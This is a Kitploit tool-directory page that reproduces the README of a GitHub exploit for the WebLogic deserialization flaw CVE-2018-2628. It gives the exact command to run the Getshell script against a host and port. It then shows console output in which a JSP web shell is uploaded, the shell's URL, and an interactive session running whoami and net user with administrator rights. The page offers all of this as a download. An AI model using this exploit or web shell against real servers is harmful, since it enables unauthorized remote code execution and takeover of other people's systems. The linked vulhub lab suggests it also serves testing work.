Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2018-2628 — Weblogic 反序列化漏洞(CVE-2018-2628) | Kitploit
Tools/GitHubGitHub/jas502n/cve-2018-2628
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubjas502n/cve-2018-2628

CVE-2018-2628

Weblogic 反序列化漏洞(CVE-2018-2628)

View Repository
10736877 years agoReviewed by Kitploit
Share

CVE-2018-2628 WebLogic Deserialization Vulnerability Reproduction

weblogic getshell

python CVE-2018-2628-Getshell.py ip port shell1.jsp

C:\Users\CTF\Desktop>python CVE-2018-2628-Getshell.py  10.10.20.166 7001 jason1.jsp

   _______      ________    ___   ___  __  ___      ___   __ ___   ___
  / ____\ \    / /  ____|  |__ \ / _ \/_ |/ _ \    |__ \ / /|__ \ / _ \
 | |     \ \  / /| |__ ______ ) | | | || | (_) |_____ ) / /_   ) | (_) |
 | |      \ \/ / |  __|______/ /| | | || |> _ <______/ / '_ \ / / > _ <
 | |____   \  /  | |____    / /_| |_| || | (_) |    / /| (_) / /_| (_) |
  \_____|   \/   |______|  |____|\___/ |_|\___/    |____\___/____|\___/


                          Weblogic Getshell
                                jas502n


handshake successful


 >>>>usage: python cve-2018-2628.py ip port shell1.jsp


>>>Shell File Upload Dir:

servers\AdminServer\tmp\_WL_internal\bea_wls_internal\9j4dqk\war\jason1.jsp


>>>Getshell: http://10.10.20.166:7001/bea_wls_internal/jason1.jsp?tom=d2hvYW1pCg==

C:\Users\CTF\Desktop>

python-poc


The Docker In Here! https://github.com/vulhub/vulhub/blob/master/weblogic/CVE-2018-2628/README.md


0x01 Nessus Scan

0x02 K8 Tools GetShell



0x03 CMD Query

Use-Method:
> python cve-2018-2628.py

set url :http://xx.xx.xx.xx:8001/bea_wls_internal/wlscmd.jsp
cmd >>: whoami

win-xxx8cb989qh\administrator

cmd >>: net user

\\WIN-XXX8CB989QH user accounts

-------------------------------------------------------------------------------
Administrator            Guest
Command completed successfully.

cmd >>:

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →